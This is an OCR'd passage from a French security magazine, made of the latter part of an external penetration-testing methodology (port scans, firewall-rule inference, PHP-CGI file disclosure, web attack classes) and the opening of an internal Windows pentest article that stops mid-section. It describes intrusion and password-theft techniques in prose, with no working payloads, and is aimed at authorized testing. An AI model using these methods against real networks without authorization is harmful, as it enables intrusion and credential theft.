`Ike-scan` identifie un Firewall-1 1.4.1/NG sur la machine `123.123.123.98`. Un client Securemote nous permet de plus de nous connecter sur le port TCP 264 du Firewall-1. Nous obtenons ainsi la bannière suivante : `CN=NT-FW VPN Certificate,O=nt-fw..q5xqwz`

Cette chaîne indique le nom de la machine hébergeant le Firewall-1 : `NT-FW`.

Enfin, bien sûr, l'analyse des bannières renvoyées par certains démons permet d'identifier les services et les OS tournant sur les machines (serveurs Web, FTP, Telnet...). L'architecture identifiée de Yoopi vous est présentée sur le **shéma 1** page précédente.

Maintenant, soit vous êtes de la NSA ou du MOSAD, soit vous utilisez votre 0-day personnel pour Firewall-1, soit vous passez à la suite...

RECHERCHE ET EXPLOITATION DE VULNÉRABILITÉS RÉSEAU

RÈGLES DE FILTRAGE

Il est important de tenter d'identifier les règles de filtrage configurées sur le routeur et sur le firewall afin d'essayer ensuite de les outrepasser.

Le résultat des scans du routeur et du firewall, ainsi que des machines situées derrière, indiquent quels sont les ports filtrés ou non filtrés. Il est possible d'en déduire les règles de filtrage définies au niveau des équipements.

Par exemple, les ports suivants ont été relevés par `nmap` sur le routeur :

```
79/tcp   open     finger?
135/tcp  filtered msrpc
139/tcp  filtered netbios-ssn
445/tcp  filtered microsoft-ds
1433/tcp filtered ms-sql-s
3306/tcp filtered mysql

67/udp   open  dhcpserver?
123/udp  open  ntp?
135/tcp  open  msrpc?
137/tcp  open  netbios-ns?
138/tcp  open  netbios-dgm?
161/udp  open  snmp?
1434/tcp open  ms-sql-m?
```

On peut donc en déduire, en TCP, qu'un service `finger` tourne sur le routeur, et qu'un certain nombre de ports TCP considérés comme sensibles, car fréquemment utilisés par les vers récents (ports correspondant à MS RPC, NetBIOS, MS SQL Server et mySQL), sont filtrés.

En UDP, ce n'est plus aussi facile, car si aucun paquet ICMP « *Port Unreachable* » n'est reçu, cela peut vouloir dire soit que le port est inexistant, soit qu'il est filtré, soit qu'il est ouvert, d'où ambiguïté. Des tests manuels complémentaires (envoi de paquets UDP « applicatifs » pour provoquer une réponse UDP, par exemple) sont nécessaires pour lever cette ambiguïté. Ainsi, s'il est possible de vérifier que des services DHCP, NTP et SMTP écoutent effectivement sur les ports UDP 67, 123 et 161, il semble logique de penser que les ports UDP correspondant, là encore, à MS RPC, NetBIOS et SQL Server, soient en fait filtrés, pour les mêmes raisons que ci-dessus.

Au niveau du firewall, nous avons vu que les règles de filtrage en entrée doivent être sensiblement égales à celles présentées dans le **tableau 1**.

Action	Source	Destination	Service
Permit	Any	hermes.yoopi.com	SMTP
Permit	Any	ftp.yoopi.com	FTP
Permit	Any	www.yoopi.com	HTTP
Permit	Any	FW-1	FW1_Topo
Permit	Any	FW-1	ISAKMP
Drop	Any	Any	Any

T1 Règles de filtrage en entrée

Il est parfois difficile de distinguer les règles de filtrage du routeur de celles du firewall. Un ensemble de règles globales, synthèse des règles définies sur les deux équipements, sera alors établi.

TENTATIVES D'OUTREPASSEMENT DES ÉQUIPEMENTS DE FILTRAGE

Remarque : A partir de ce stade, si des failles critiques sont découvertes, il est indispensable d'avertir immédiatement le client, car une attaque réelle pourrait survenir à tout moment.

Un très grand nombre de méthodes a été inventé pour tenter d'outrepasser les règles de filtrage définies sur les routeurs et les firewalls. L'invention des attaquants et des testeurs semble sans limite. Mais au fur et à mesure que de nouvelles techniques apparaissent, les éditeurs de firewalls trouvent une parade qu'ils incluent à leur produit. Aujourd'hui, avec la plupart des bons firewall *stateful* du marché, il est extrêmement difficile de tromper les modules de filtrage.

Pour information, voici les principales techniques qui ont permis d'outrepasser les firewalls par le passé :

→ Connexion avec des ports sources connus (DNS, HTTP...)

→ Attaques DNS (*DNS spoofing*, *DNS poisoning*, ...)

→ Utilisation d'options TCP non standard (exemple : flags SYN-FIN)

→ *IP spoofing*

→ Fragmentation de paquets (*tiny fragments*, *fragment overlapping*, ...)

→ *TCP session hijacking*

→ *ARP spoofing*

Pour plus d'informations sur ces techniques, reportez-vous à MISC N° 0 **[5]**.

Les techniques ci-dessus conservent tout leur intérêt une fois le firewall externe franchi : si on parvient à prendre la main sur une machine interne, ces techniques permettront d'avancer plus avant à l'intérieur du réseau, car elles sont extrêmement efficaces sur un LAN. Il est donc intéressant de les connaître.

Enfin, une autre méthode pour explorer le réseau interne est l'utilisation de proxies applicatifs mal configurés. Si le proxy HTTP sortant du client, par exemple, accepte les connexions depuis l'extérieur, vous pouvez vous connecter sur celui-ci et effectuer une requête vers les serveurs internes (nous avons rencontré cela il y a peu chez un client important...).


Il est parfois possible, sur les serveurs Wingate, MS Proxy Server et Squid, d'effectuer des requêtes au moyen des méthodes GET et CONNECT, par exemple.

RECHERCHE ET EXPLOITATION DE VULNÉRABILITÉS SYSTÈME

Nous incluons également ici certains services réseau de « bas niveau » et les protocoles les plus courants d'Internet (SMTP, POP3, HTTP, SSL, SSH, etc.).

Une fois les OS et services tournant sur les systèmes cibles parfaitement identifiés (voir « Identification des systèmes »), y compris leur version et niveau de patches exacts, il est possible de déterminer quelles sont les vulnérabilités potentielles dont ils risquent de souffrir. Nous pouvons également utiliser un scanner de vulnérabilités (comme `Nessus` par exemple). Ce type d'application est très utile mais a ses limites. En effet, un tel scanner peut remonter de fausses alertes (faux positifs) ou, inversement, ne pas détecter certaines vulnérabilités (faux négatifs, plus grave).

Il pourra néanmoins compléter notre liste de vulnérabilités au cas où nous en aurions oubliées.



Les vulnérabilités système proviennent tout d'abord d'erreurs de programmation et d'implémentation. Depuis de nombreuses années, trois grandes familles de vulnérabilités de ce type ont été découvertes :

→ Les *buffer overflows* (*stack overflows*) **[6]**. Le ver de Morris utilisait déjà cette vulnérabilité pour se propager en 1988 !

→ Les format *strings* (1999) **[7]**

→ Les *heap overflows* (`malloc()` et double `free()`) (2001) **[8]**

La description de ces types de vulnérabilités et des méthodes d'exploitation associées a déjà été faite mainte fois, et vous pouvez vous reporter aux références pour plus d'informations. Vous remarquerez au passage que la contribution des Français est considérable (format strings ET heap overflows !). Et de nouvelles familles vont certainement être découvertes à l'avenir...

La récupération des « exploits » relatifs aux vulnérabilités détectées sur la cible peut se faire par différents moyens :

→ Lecture des avertissements de sécurité (CERT, CVE, BID, etc.).
Ces publications expliquent en général sommairement la nature des vulnérabilités, et ne contiennent presque plus actuellement de code source d'exploitation. Il faut donc souvent, à partir des quelques informations techniques publiées, recréer complètement l'exploit.

→ Suivi des listes de diffusion, newsgroups, channels IRC sur la sécurité.
La veille de ces sources, moins officielles, permet souvent de recueillir un grand nombre de renseignements précieux,

le plus souvent techniques. Il arrive aussi que du code source, complet ou partiel, soit diffusé. Nous pouvons alors partir de cette base pour élaborer notre exploit.

→ Analyse des correctifs distribués.
Lorsque aucune information concernant une vulnérabilité n'a pu être récoltée, il reste la possibilité d'analyser le correctif pour en déduire la nature de l'attaque originale.

→ Recherches personnelles.

Attention cependant, car la plupart des buffer overflows, par exemple, provoquent un déni de service du service visé, voire de l'OS dans son ensemble, si le *shellcode* ne produit pas l'effet escompté. Il est donc nécessaire de prévenir le client avant de tenter une exploitation de vulnérabilité qui risque de produire un déni de service sur un serveur critique ou qui prend du temps à redémarrer.

Par exemple, les vulnérabilités récentes « *Apache Chunk Encoding* » et « *IIS WebDAV* » provoquaient le plantage du serveurs Web, voire un *remote shell* (à l'aide du *shellcode* adéquat) (voir **figure 2**).

SSH et OpenSSL ont aussi été des cibles privilégiées ces dernières années, et rien ne dit que ce soit terminé…

Que l'attaquant ait obtenu un *shell* ou qu'il puisse seulement exécuter des commandes sur le serveur distant, l'objectif de l'attaquant est maintenant d'uploader ses outils sur le serveur (sur autorisation du client uniquement), afin d'élever ses privilèges sur celui-ci et de passer `root/Administrateur/SYSTEM`, pour prendre le contrôle total du serveur. Il pourra alors faire ce qu'il veut avec les autres services tournant sur celui-ci, et éventuellement rebondir vers d'autres machines, de plus en plus en profondeur sur le réseau du client.

Pour finir, les attaques en force brute sur les services réseau (Telnet, SSH, HTTP Basic Authentication, SNMP…) peuvent aussi être incluses dans les attaques système. Une attaque réussie de ce type, en cas de mot de passe trop faible et/ou présent dans un dictionnaire, peut permettre d'obtenir de manière très simple le contrôle de certains services ou du serveur dans son ensemble. Dans le cas de SNMP, si le nom de communauté est découvert, de nombreuses informations critiques sur le réseau interne peuvent être dévoilées (type d'équipement, interfaces, adresses IP, table de routage, connexions actives et ports utilisés, processus tournant sur l'équipement, utilisateurs logués, etc.).


Passons maintenant aux applications hébergées sur les systèmes cibles.

RECHERCHE ET EXPLOITATION DE VULNÉRABILITÉS APPLICATIVES

Par expérience, actuellement, ce sont les vulnérabilités de ce type qui constituent la majeure partie des vulnérabilités que nous découvrons et exploitons. Les vulnérabilités réseau sont rares avec les firewalls modernes, et même les vulnérabilités système sont bien moins nombreuses que les vulnérabilités applicatives.

La raison en est simple : les applications métier tournant sur les serveurs des clients ont été réalisées soit en interne, soit par un prestataire externe, et par des développeurs qui ont rarement de formation au développement sécurisé. En général, ils n'imaginent même pas combien il est facile d'exploiter leur code pour faire faire à leur application une tâche qui n'était pas prévue. Il nous est couramment arrivé de voir la mâchoire du client et de ses développeurs dégringoler sur la table de réunion lors de la réunion de restitution des résultats de nos tests (voir dernier paragraphe). Une fois les plus émotifs réanimés, nous leur expliquons les grandes catégories de vulnérabilités applicatives (voir **tableau T2**).

Prenons l'exemple d'une application Web. Dans ce cas, un attaquant peut *a priori* envoyer tout ce qu'il veut au serveur Web sur les ports HTTP et/ou HTTPS. Le firewall, s'il ne possède pas de



3

module applicatif de type reverse proxy, n'effectue aucun contrôle et ne voit rien de ce qui circule sur ces ports.

Remarque : contrairement à une idée reçue très répandue, l'utilisation de SSL ne suffit pas à protéger une application Web. Le chiffrement SSL (sans utilisation de certificats clients X.509) ne concerne que la confidentialité, et ne protège pas des **intrusions**.

Reprenons par exemple notre exemple de Yoopi, et lançons l'outil `whisker` sur le serveur Web `www.yoopi.com`. `Whisker` effectue une recherche des répertoires et fichiers existants sur le serveur Web, à l'aide d'une base de connaissance.

Whisker détecte par exemple les répertoires suivants :

```
/include
/lib
/manual
/php
/cgi-bin
/cgi-bin/test-cgi
/admin
/yoopi
```

Le répertoire `/yoopi` contient les pages PHP de l'application Extranet de Yoopi. Le répertoire `/admin` est protégé par une authentification applicative. Mais le répertoire `/php` attire immédiatement notre attention : il semble que PHP soit installé en tant que CGI sur le serveur Apache. Grave erreur : cela permet de fournir n'importe quel chemin de fichier sur le serveur à PHP, qui va en afficher le contenu !

De plus, il est possible sous certaines conditions d'exécuter des commandes PHP sur le serveur. A l'aide de ces deux possibilités, il est par exemple possible de télécharger la base de comptes (SAM) du serveur, d'uploader des outils sur celui-ci, puis de récupérer par exemple la base de données contenant les comptes utilisateurs de l'application, y compris le compte d'administration (voir **figure 3**).

Il nous suffit alors de nous connecter à l'URL `http://www.yoopi.com/admin` pour avoir le contrôle total de l'application Extranet et du serveur qui l'héberge.

Game over... Sauf si l'on veut aller encore plus profond, bien sûr !

PROGRESSION

Une fois le contrôle d'un équipement obtenu, le but du testeur sera de tenter d'effectuer un rebond vers un autre équipement afin de progresser dans la DMZ, voire sur le réseau interne du client.

Pour nous aider dans ces rebonds, nous pouvons utiliser toutes les informations disponibles sur le système local (celui dont nous avons le contrôle).

Ainsi, sur un serveur Windows par exemple, il est possible de récupérer la *Browse List* (gérée par le service Browser), par

T2

LES DIFFÉRENTES SORTES D'ATTAQUES SUR LES APPLICATIONS WEB

(pour plus d'informations, reportez-vous à [9])

Interprétation des URLs

Il s'agit d'envoyer des URLs malformées au serveur Web afin de le faire accéder à des zones non autorisées du serveur ou de lui faire exécuter des commandes non prévues. Il est intéressant aussi d'essayer d'afficher le code source des pages de scripts (ASP, JSP, PHP ...), qui peuvent révéler des mots de passe, par exemple.

Mauvais contrôle des données entrées par l'utilisateur

L'utilisation de certains caractères spéciaux dans les saisies peut conduire à l'exécution de commandes hostiles sur le serveur.

Injection de code SQL

L'injection SQL peut être une conséquence directe d'un mauvais contrôle des données entrées par l'utilisateur. En effet, les caractères « ' » et « ; » peuvent être utilisés pour enchaîner plusieurs requêtes SQL à la suite et ainsi provoquer l'affichage de certaines données, ou plus couramment le contournement de certaines étapes d'authentification ou l'insertion dans la base de données de données corrompues (nouveau login/mot de passe par exemple). Il est même possible de scanner les serveurs internes situés autour du serveur de base de données !

Attaques sur les identifiants de session

Une attaque classique consiste à voler la session d'un utilisateur qui vient de s'authentifier sur un système en essayant de deviner la valeur de son identifiant de session. Si la valeur de celui-ci est découverte, par une étude statistique par exemple, un attaquant peut alors utiliser l'application Web en lieu et place de l'utilisateur légitime.

Cross Site Scripting

Le principe du *Cross Site Scripting* (ou XSS) est d'attaquer les utilisateurs de l'application plutôt que l'application elle-même. Pour cela, l'attaquant provoque l'envoi à la victime, par le site Web légitime, d'une page hostile contenant des scripts hostiles ou des composants malveillants. Cette page est exécutée sur le poste de la victime, dans le contexte du site Web d'origine (Internet, sites de confiance ...), et dans le contexte de sécurité de l'utilisateur courant. Il est ainsi possible de récupérer l'identifiant de session d'un utilisateur, par exemple.

Autres attaques

Par exemple :

> Mécanismes d'authentification basés sur Java, JavaScript ou ActiveX

> Contrôle d'accès basé sur le header `HTTP_REFERER`

> Manque de ré-authentification

> Mauvaise gestion du contexte utilisateur

> *Man in the middle*

> Attaques côté client.

exemple : celle-ci contient toutes les machines présentes dans le voisinage réseau du serveur. Si celui-ci se trouve dans un domaine, nous pouvons également identifier quelle est la machine qui est le PDC de ce domaine, afin de tenter de récupérer la base des utilisateurs du domaine.

Si aucune défense en profondeur n'est prévue (segmentation du réseau interne en zones de confiance, par exemple), nous nous retrouvons quasiment dans les conditions d'un test interne.

AUTRES ATTAQUES

D'autres attaques peuvent cibler des équipements de différentes natures, comme les PABX des entreprises, par exemple (voir article dans ce dossier), mais aussi les postes de travail des utilisateurs. Actuellement, vu la difficulté d'exploitation des infrastructures réseau, mais aussi des systèmes, la tendance actuelle des attaquants est de cibler le poste de travail de l'utilisateur et l'utilisateur lui-même. C'est en effet le maillon faible de la chaîne, celui qui est le moins formé à la sécurité.

Des tests d'intrusion spécifiques, sous forme de serveur Web hostile ou de mails hostiles, par exemple, permettent de tester la robustesse de la configuration des postes de travail, ainsi que les réactions des utilisateurs face à une page Web contenant des éléments dangereux ou face à un message comportant une pièce attachée inconnue.

En fonction des résultats, le client pourra ainsi faire évoluer la configuration des « *masters* » de ses postes de travail (Voir MISC No 1 : **[10]**) ainsi que sa politique de sécurité « humaine ».

DERNIÈRE ÉTAPE

Les tests d'intrusion se terminent par la rédaction d'un rapport détaillé. A la différence des tests automatisés dont le rapport est en général généré automatiquement également, il ne reste jamais de faux positif dans un rapport de tests d'intrusion manuels.

Le rapport contient une description précise de la visibilité de la plate-forme du client vis-à-vis de l'extérieur, une liste des vulnérabilités identifiées et cataloguées par criticité, chacune accompagnée par les mesures à prendre pour la corriger. Enfin, les risques résiduels éventuels sont présentés et qualifiés.

Une réunion de restitution des résultats clôt en général la prestation et permet au client de demander des explications complémentaires concernant les points qu'il considère comme les plus importants.

LES TESTS RÉCURRENTS

L'intérêt des tests récurrents repose sur le fait que le niveau de sécurité d'une plate-forme est quelque chose qui évolue dans le temps.

Un test d'intrusion en fait une évaluation à un moment donné. Mais lors des modifications et des mises à jour des systèmes et des applications, lors de l'ajout d'un nouveau serveur, lors de la découverte de nouvelles vulnérabilités, le niveau de sécurité de l'ensemble varie.

Il est donc important d'évaluer régulièrement ce niveau afin d'en suivre l'évolution dans le temps et de toujours vérifier qu'il est supérieur au minimum admissible par le client.

CONCLUSION

Les tests d'intrusion sont donc bien nécessaires, notamment avant la mise en ligne d'une nouvelle plate-forme Internet, car ils sont le dernier moyen de s'assurer de son niveau de sécurité vis-à-vis de l'extérieur. Venant en complément des audits classiques, ils permettent notamment de vérifier que l'on n'a rien oublié.

Nous avons observé que les clients faisant procéder à des tests d'intrusion de manière régulière et mettant à chaque fois en oeuvre les recommandations qui en découlent présentent un niveau de sécurité croissant à chaque test, et finissent par atteindre un niveau de sécurité excellent, bien au-dessus de la moyenne du marché.

Patrick Chambet
http://www.chambet.com
Consultant Senior - Edelweb / Groupe ON-X
http://www.edelweb.fr - http://www.on-x.com

RÉFÉRENCES

[1] Charte FTPI : **http://www.freesec.net/pro_charte.htm**

[2] Scénario d'attaque réelle : **http://www.chambet.com/publications/SPIRAL-Scenario-catastrophe.pdf**

[3] La guerre de l'information :
http://www.miscmag.com/articles/index.php3?page=404

[4] The art of portscanning :
http://www.insecure.org/nmap/nmap_doc.htm

[5] Les attaques externes :
http://www.miscmag.com/articles/index.php3?page=106

[6] Les buffer overflows :
http://www.phrack.org/phrack/49/p49-14

[7] Les format strings :
http://www.security-labs.org/index.php3?page=601

[8] Les heap overflows :
http://www.phrack.org/phrack/57/p57-0x08

[9] Les vulnérabilités applicatives :
http://www.chambet.com/publications/sec-web-apps

[10] Durcissement d'Internet Explorer et Outlook Express :
http://www.chambet.com/publications/ie-oe-security/index.html

La pratique du test d'intrusion interne sous Windows

Cet article présente le déroulement pratique d'un test d'intrusion en environnement Windows, fondé sur la synthèse de plusieurs cas réels (bien que parfois cela puisse sembler difficile à croire !). Le périmètre est volontairement restreint au cas de l'audit de sécurité interne sur le réseau bureautique. En effet, si on exclut les serveurs Web IIS, il est rare de rencontrer des machines Windows en frontal sur Internet !

L'objectif du test d'intrusion présenté ici est de déterminer le temps et les compétences nécessaires à un utilisateur du réseau interne non privilégié et malveillant pour obtenir un contrôle total du domaine Windows, c'est-à-dire un compte administrateur de domaine. Il s'agit du test le plus courant, bien que d'autres approches existent : par exemple le temps nécessaire à la compromission d'un poste de direction, d'un serveur de messagerie Exchange ou d'une base SQL Server. Malheureusement dans la quasi-totalité des situations réelles, ces approches ne sont que des cas particuliers de la compromission d'un compte administrateur de domaine.

L'auditeur dispose soit d'un portable équipé qu'il a pu connecter au réseau interne, soit d'un poste banalisé sur lequel il installe ses outils. Dans tous les cas on considérera qu'il est administrateur local du poste, compte tenu de la facilité avec laquelle il est possible de compromettre un poste Windows auquel on dispose d'un accès physique (pour s'en convaincre il suffit d'aller voir du côté de l'outil `ERD Commander` [1]).

Le parc considéré se compose de postes et serveurs Windows NT4 / 2000 / XP / 2003 ou d'*appliances* à base de noyau Windows NT. Le cas des machines Windows 9x (en voie de disparition) est brièvement évoqué à la fin.

PRÉ-REQUIS

Il existe deux pré-requis indissociables à la réussite d'un *pen-test* en environnement Windows : les outils et la connaissance.

Tout d'abord brisons un mythe : il est tout à fait possible (voire plus facile) de conduire un *pen-test* Windows depuis un poste sous Windows. La quasi-totalité des outils, qu'ils soient du monde Unix ou Windows, sont maintenant disponibles sous Windows soit nativement, soit grâce au portage `Cygwin` [2]. Un poste sous Linux s'avère pratique dans des circonstances particulières (ex. utilitaires de manipulation réseau bas niveau tels que `HPING`) ou lorsque le logiciel s'avère beaucoup plus facile à compiler sous Linux (ex. `SMBCLIENT` de la suite Samba). Néanmoins ces cas restent marginaux : un puriste utilisera au besoin deux machines, ou un double environnement grâce à `VMWare` [3].

Se constituer une trousse à outils est absolument indispensable compte-tenu de la pauvreté des outils standard disponibles dans Windows. Microsoft fournit déjà une partie des outils additionnels via le Resource Kit, les Support Tools, l'Option Pack, l'Admin Pack et autres *add-ons* d'administration. De manière générale, il est souhaitable de se munir des consoles d'administration de tous les logiciels susceptibles d'être rencontrés (SQL Server, Exchange, VNC, PCAnywhere, etc.).

Des outils additionnels sont également indispensables. Tous les noms d'outils cités par la suite représentent mes goûts personnels, mais en matière d'outils l'offre évolue rapidement et les meilleurs outils ne le restent pas toujours longtemps.

D'autre part, certains de ces outils sont libres et gratuits, d'autres *shareware* ou commerciaux. En règle générale il existe toujours un outil gratuit dans chaque catégorie même si ses fonctionnalités sont moindres que l'outil commercial équivalent.

En revanche il est quasiment indispensable d'avoir accès à Internet au cas où un outil vient à manquer – penser à vous équiper en GPRS :-)

EN CE QUI CONCERNE LES OUTILS PUBLICS, MA TROUSSE À OUTILS SE COMPOSE DONC DES OUTILS SUIVANTS :

- **Cartographie** (Nmap, Ethereal)
- **Administration** (Hyena [4], Dameware [5] ou autre)

2 types d'outils sont nécessaires :

→ des outils de bas niveau permettant d'avoir une vue de la couche réseau ;

→ des outils de plus haut niveau (SMB / NetBIOS) permettant d'avoir la vue logique des domaines Windows.

- **Attaque de mots de passe Windows** (Pwdump / LØphtCrack [6], John [7])

Le *Graal* de l'intrusion Windows est la capture d'un mot de passe administrateur de domaine.

- **Attaque de mots de passe applicatifs** (Elcomsoft [8], Passware [9])

Il est surprenant de constater à quel point les administrateurs peuvent placer des données confidentielles dans des fichiers Word avec mot de passe ou des archives ZIP avec mot de passe plutôt que de compter sur les ACLs Windows.

- **Prise de contrôle distante** (VNC, PCAnywhere, Dameware Mini-Remote)

Windows restant avant tout un environnement graphique, il est pratique de disposer d'un *shell* graphique sur les machines distantes sous contrôle. Lorsque l'administrateur ne l'a pas déjà fait, il faut alors envisager l'installation d'un outil de déport graphique.

- **Utilitaires en tout genre** (Cygwin, suite Office, éditeur de fichiers, etc.)

Lorsque l'audit intègre des applications peu courantes ou propriétaires, et que l'auditeur dispose des compétences appropriées, un "kit" de *reverse engineering* peut s'avérer utile. Celui-ci comprend un désassembleur (IDA Pro, WDAsm, PE Explorer), un débogueur (Microsoft Debugging Tools, OllyDbg, SoftIce), un éditeur hexadécimal (UltraEdit, WinHex) et des outils de *monitoring* (TaskInfo, Filemon, Regmon). D'autre part si des outils doivent être développés spécifiquement au cours de la prestation, il est toujours pratique de disposer d'un environnement de développement dans son langage préféré. Cela peut être Visual Studio et le Processor Pack (assembleur Microsoft), Python, PERL ou autre ...

ÉTAPE 1 : LA PRISE D'EMPREINTE

La connexion au réseau interne ne pose en général aucun problème (pas de contrôle des adresses MAC et présence d'un serveur DHCP). Même dans un réseau *switché*, déterminer le plan d'adressage local de manière totalement passive ne pose aucun problème compte-tenu du nombre de *broadcasts* émis par les machines Windows ! Celles-ci annoncent périodiquement à tout le monde leur nom, leur adresse et leurs capacités NetBIOS.

Afin de déterminer les cibles intéressantes, il est nécessaire d'obtenir une vue logique de l'architecture des domaines Windows et des machines qui les peuplent. Pour cela les méthodes simples consistent à utiliser le Voisinage Réseau, ou la commande NET VIEW – en général toute l'information se trouve dans le nom des machines ou les commentaires. Une méthode plus élaborée consiste à utiliser des outils d'administration dédiés, qui peuvent par exemple identifier visuellement les serveurs par un pictogramme et récupérer diverses informations sur la configuration distante (voir **figure 1**).

ÉTAPE 2 : DÉTERMINATION DES CIBLES

A CE POINT IL ME SEMBLE IMPORTANT DE FIXER LES MOYENS UTILISABLES POUR PARVENIR À NOS FINS

→ Première approche

Elle consiste à exploiter directement des vulnérabilités Windows, de préférence sur le contrôleur de domaine. Il s'agit d'une approche qui présente de nombreux inconvénients

Inconvénients

→ elle nécessite de connaître des failles et de posséder des codes d'exploitation fiables ;

→ elle demande une grande technicité (pas forcément représentative des menaces internes) ;

→ elle peut être destructrice pour la machine visée (ce qui ne contribue pas à améliorer l'image des audits de sécurité) ;

→ elle s'avère peu discrète ;

→ elle ne prouve rien puisqu'il suffit de patcher le serveur pour être totalement protégé.

→ Deuxième approche

Elle consiste à élever ses privilèges jusqu'à ceux d'un administrateur de domaine via la découverte de mots de passe. Les comptes visés et les méthodes de recherche sont présentés par la suite. Cette méthode présente les avantages suivants :

Avantages

→ elle nécessite très peu d'outils et aucun outil "maison" ;

→ elle est facile à mettre en oeuvre (technicité faible) ;


→ elle est discrète et intraçable (en cas d'audit, la malveillance sera imputée à l'utilisateur légitime) ;

→ elle est indépendante de la version de Windows ;

→ elle est récurrente sauf changements organisationnels et sensibilisation forte des utilisateurs.

→ Autres approches

Il existerait d'autres approches, telles que le *social enginnering* ou la compromission du serveur via un cheval de Troie dirigé vers un administrateur, mais ces méthodes sont aléatoires, demandent de la patience, et surtout sont rarement appréciées par les audités !



1 Analyse d'un contrôleur de domaine Windows 2003 avec l'outil DameWare (Requiert un compte utilisateur de domaine)

De quels mots de passe avons-nous besoin ?
